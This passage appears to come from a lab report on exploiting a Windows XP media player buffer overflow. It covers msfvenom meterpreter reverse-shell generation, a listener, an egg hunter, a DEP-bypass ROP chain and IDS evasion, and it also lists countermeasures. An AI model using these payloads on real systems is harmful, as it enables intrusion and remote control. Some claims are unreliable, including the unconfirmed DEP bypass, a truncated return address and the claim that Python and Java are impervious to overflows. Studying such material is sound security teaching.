Firstly, generate our shellcode using msfvenom. Set LHOST as the kali machine. This is the machine that will be listening. Ensure the L PORT is 4444. Make sure that it is using alpha_upper encoding and that you are filtering out the bad characters found earlier.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom --platform windows -a x86 -p windows/meterpreter/reverse_tcp -e x86/alpha_upper -f perl --smallest -b '\x00\x0a\x0d\x3c\x3d' LHOST=192.168.0.128 LPORT=4444
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 661 (iteration=0)
x86/alpha_upper chosen with final size 661
Payload size: 661 bytes
Final size of perl file: 2894 bytes
my $buf =
"\x89\xe3\xd9\xc7\xd9\x73\xf4\x5d\x55\x59\x49\x49\x49\x49" .
```

Figure 15 – Payload Settings

Once we have our shellcode. we can now insert this into our perl script. We will be using the same one as the calculator just replace the shellcode for the calc with the one we have just generated.

Once this is done, we will now select our payload and set up a listener on our kali machine

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.128
LHOST => 192.168.0.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
```

Figure 16 – Listener

Go ahead and upload the exploit into the vulnerable media player. The meterpreter session should be opened on the kali machine. A sysinfo was run to prove control.

```
[*] Started reverse TCP handler on 192.168.0.128:4444
[*] Sending stage (175174 bytes) to 192.168.0.200
[*] Meterpreter session 1 opened (192.168.0.128:4444 -> 192.168.0.200:1075) at 2022-05-16 17:06:05 +0100

meterpreter > sysinfo
Computer        : XPSP3VULNERABLE
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_GB
Domain          : XP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 17 – Complex Payload

2.8 EGG HUNTER

Although in this case there was enough room for shellcode to execute our exploits. Egg hunting can be utilized if there is not enough room for shellcode to execute. Egg hunter code is an exploit in which a unique string is inserted into memory just before the shellcode is executed. Alongside the the instructions that point to its location. The egg is normally around 8 to 32 bytes.

To begin, we will firstly use the mona script used earlier to generate us our egg hunter code. Once you have the generated code we will once again alter our calculator script from earlier. Insert the egg hunter code as well as a tag “w00tw00t”. The tag is required so that the egg hunter can find where the shellcode is located. As with before, ensure there is a suitable amount of nops added. See appendix G for the finished script



Figure 18 – Egghunter code Generation

If the script ran successfully with a bit of time the calculator should appear on the screen.

2.9 DEP ENABLED – ROP CHAINS

*Please note for the following section the author was not able to bypass dep. However, the method and logic used here is sound and should produce results if followed correctly.

For the following section ensure that the windows XP device has DEP enabled, this can be done by altering” boot.ini”. Make sure “NoExecute=AlwaysOn”. DEP is a feature built into windows for an extra layer of security to prevent code being executed in memory. The original calculator exploit should not be functioning with DEP enabled.

DEP does not allow you to write and execute memory simultaneously. To bypass DEP’s countermeasures, we will be using a method called “ROP chaining” (Return Oriented Programming) using ROP gadgets and creating a chain. The way this works is that it exploits control over the EIP to jump to sections of code in the DLL library executed by the application.

To begin with, we will be using moan.py once again. This will search for return address in the application. we will be using “msvcrt.dll” this is a standard windows dll. Use the following command.

!mona find -type instr -s "retn" -m msvcrt.dll -cpb "\x00\x0a\x0d\x3c\x3d"

```
0x77c60171 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c602bc : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c608a8 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c608ce : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c6096a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c609f1 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c60b0f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c60b7f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c60b8f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvc
0x77c656c0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c65736 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c658f4 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c65a1a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c65c8c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66032 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66342 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66578 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66716 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c6678a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c667ba : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66876 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66b2c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66b38 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcr
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c112aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c112ae : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c12091 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c1209d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c1256a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c1257a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c1258a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
0x77c125aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\m
```

Figure 18 – Returned instructions

The return address we will use is the one found at the address of “0x77c1110”. You can use any of the addresses if they have “PAGE_EXECUTE_READ”.

We will now need to findout what gadgets we can use in the specific ddl loaded by the application. The following command was used to search for gadgets.

!mona rop -m msvcrt.dll -cpb "\x00\x0a\x0d\x3c\x3d"

This will generate a new Text file called “Rop_chains.txt”. This file will include a long list of rop chains. Some of which are not usable within our program and are labeled with “unable to find gadget”

```
def create_rop_chain()

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets =
  [
    #[---INFO:gadgets_to_set_ebp:---]
    0x77c31a5f,  # POP EBP # RETN [msvcrt.dll]
    0x77c31a5f,  # skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
    #[---INFO:gadgets_to_set_edx:---]
    0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
    0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into edx)
    0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x77c3a108,  # POP ECX # RETN [msvcrt.dll]
    0x77c611fc,  # &Writable location [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x77c47b17,  # POP EDI # RETN [msvcrt.dll]
    0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
```

Figure 19 – Unusable rop chain

Eventually after browsing the file, you should find a usable rop chain.

```
rop_gadgets =
[
  #[---INFO:gadgets_to_set_ebp:---]
  0x77c5385e,  # POP EBP # RETN [msvcrt.dll]
  0x77c5385e,  # skip 4 bytes [msvcrt.dll]
  #[---INFO:gadgets_to_set_ebx:---]
  0x77c35515,  # POP EBX # RETN [msvcrt.dll]
  0xffffffff,  #
  0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
  0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
  #[---INFO:gadgets_to_set_edx:---]
  0x77c3b860,  # POP EAX # RETN [msvcrt.dll]
  0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
  0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
  #[---INFO:gadgets_to_set_ecx:---]
  0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
  0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
  0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
  0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
  #[---INFO:gadgets_to_set_edi:---]
  0x77c47b8c,  # POP EDI # RETN [msvcrt.dll]
  0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
  #[---INFO:gadgets_to_set_esi:---]
  0x77c22666,  # POP ESI # RETN [msvcrt.dll]
  0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
  0x77c52217,  # POP EAX # RETN [msvcrt.dll]
  0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
  #[---INFO:pushad:---]
  0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
  #[---INFO:extras:---]
  0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
].flatten.pack("V*")

return rop_gadgets
```

Figure 20 – usable rop chain

The usable ROP chain is for the virtualAlloc() function. This allows us to create a new area within memory to store and execute shellcode simultaneously. This should allow the bypass of DEP. The Rop chain is generated for us is in python. You can keep it in python or translate it to perl. Due to the outdated python version within the XP Virtual machine the author has translated it to perl.

Insert the rop chain into our calculator script and change the address location to “0x77c1110”. See appendix H for the final script. Go ahead and upload the file as a skin to the media player and the calculator should appear.

3 DISCUSSION

3.1 OVERALL DISCUSSION

As seen from this guide buffer overflows can prove to be fatal regarding security if a program is misconfigured or outdated. Users should always be running the latest version of the software they are using to best protect themselves from buffer overflow vulnerabilities. Exploits like these can be utilized by hackers to remove certain restrictions on the system to execute more malicious files and payloads.

3.2 COUNTERMEASURES

There are steps that can help prevent these vulnerabilities being exploited.

- **DEP** – dep can be enabled to provide a defense mechanism that prevents suspicious code from being stored and executed within the heap and stack. This makes it so an attacker cannot execute and store code simultaneously rendering many exploits useless.

- **System Anti-Virus** – Your antivirus contains some features to detect buffer overflows by scanning through memory. The Antivirus can also detect some shellcode to prevent it from executing.

- **Correct Programming practice –** Buffer overflows can be avoided easily providing the code has methods in place to prevent these attacks. This can be as simple as input validation and other authentication measures.

- **Python and java** – Both Python and java are completely impervious to buffer overflow attacks (not including interpreter). This is due to how the languages are hardcoded.

- **Regular Software updates –** software updates released by the developer often contain new security features. So, if there is an existing vulnerability. Chances are the developer will eventually fix it with a patch.

- **Character Filtering –** Programs utilize character filtering to filter out input for certain characters. This can be a detriment to an attacker's shellcode as it is likely that some characters within the code will get filtered by the program and the shellcode will not run.

- **ASLR –** this is a security technique designed to combat rop chains. It works by randomly arranging the address space for processes data sections. This prevents the attacker to jump to important positions. The only way for an attacker to bypass this is for them to find a non ASLR DLL module or execute a EIP overwrite.

- **SEHOP –** this is a countermeasure to Structured Exception Handler (SEH) exploits. SEHOP ensure that a processes thread exception handler list is valid before any registered exception handlers are called

3.3 BYPASSING COUNTERMEASURES

There are a few methods for bypassing some of the countermeasure mentioned earlier

- **Encoding-based evasion –** this method substitutes ASCII characters with the hexadecimal equivalent**.** if the software does not have support for this specific encoding it will fail to recognize the code as malicious**.**

- **RET2REG –** this can be utilized to if both ASLR and DEP are active on the system OS. All you require is a DLL that is not protected by either.

- **Packet Splitting –** This can be used to bypass some Intrusion Detection Systems (IDS). It works by splitting up a payload into several packets. Unless the IDS can recombine the split packets. It should be able to bypass the IDS.

- **Encryption-based evasion –** This allows the payload to be encrypted using a cipher. This tricks the IDS into believing that the payload is non-threatening. The exploit once bypassed the IDS will then unencrypt itself and execute the shellcode.

REFERENCES PART 1

For URLs, Blogs:

perthon.sourceforge.net. (n.d.). *Perthon -- Python to Perl Language Translation*. [online] Available at: http://perthon.sourceforge.net/ [Accessed 22 May 2022].

Techblissonline. (2009). *How To Enable or Disable DEP In Windows XP, Vista or windows 7?* [online] Available at: https://techblissonline.com/enable-disable-dep-in-windows-xp-vista/ [Accessed 22 May 2022].

shell-storm.org. (n.d.). *shell-storm | Home*. [online] Available at: http://shell-storm.org/ [Accessed 22 May 2022].

GitHub. (2022). *mona*. [online] Available at: https://github.com/corelan/mona/ [Accessed 22 May 2022].

Educative: Interactive Courses for Software Developers. (n.d.). *What is the Python struct module?* [online] Available at: https://www.educative.io/edpresso/what-is-the-python-struct-module.

techtutorialsx.com. (2017). *ESP32 / ESP8266 MicroPython: Running a script from the file system - techtutorialsx*. [online] Available at: https://techtutorialsx.com/2017/06/04/esp32-esp8266-micropython-running-a-script-from-the-file-system/ [Accessed 22 May 2022].

Offensive-security.com. (2019). *Writing an Exploit | Offensive Security*. [online] Available at: https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/.

www.oreilly.com. (n.d.). *System Properties - Windows XP in a Nutshell [Book]*. [online] Available at: https://www.oreilly.com/library/view/windows-xp-in/0596002491/re181.html [Accessed 22 May 2022].

web.archive.org. (2019). *CPU Register - General Purpose Register (GPR) [Gerardnico]*. [online] Available at: https://web.archive.org/web/20191114093028/https://gerardnico.com/computer/cpu/register/general [Accessed 22 May 2022].

Wikipedia. (2020). *Stack register*. [online] Available at: https://en.wikipedia.org/wiki/Stack_register.

AfterAcademy, A. (2019). *What is Kernel in Operating System and what are the various types of Kernel?* [online] afteracademy.com. Available at: https://afteracademy.com/blog/what-is-kernel-in-operating-system-and-what-are-the-various-types-of-kernel.

Computers (2020). *Buffering in Computers: Definition, Purpose & Strategies - Video & Lesson Transcript | Study.com*. [online] Study.com. Available at: https://study.com/academy/lesson/buffering-in-computers-definition-purpose-strategies.html.

Wikipedia. (2020). *Stack (abstract data type)*. [online] Available at: https://en.wikipedia.org/wiki/Stack_(abstract_data_type).

Goedegebure, C. (2018). *Buffer overflow attacks explained*. [online] Coen Goedegebure. Available at: https://www.coengoedegebure.com/buffer-overflow-attacks-explained/.

Appendices Part 1

Appendix A

```python
forwardBuf = "A" * 5000
payload = forwardBuf
with open("exploit1.ini", "wb") as f:
f.write("[CoolPlayer Skin]\r\nPlaylistSkin={}".format(payload))
```

Appendix B – Generated pattern

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9
Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9
Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9
Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9
Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9
Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9
Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9
Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9
Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9
Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9
Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9
Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9
Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9
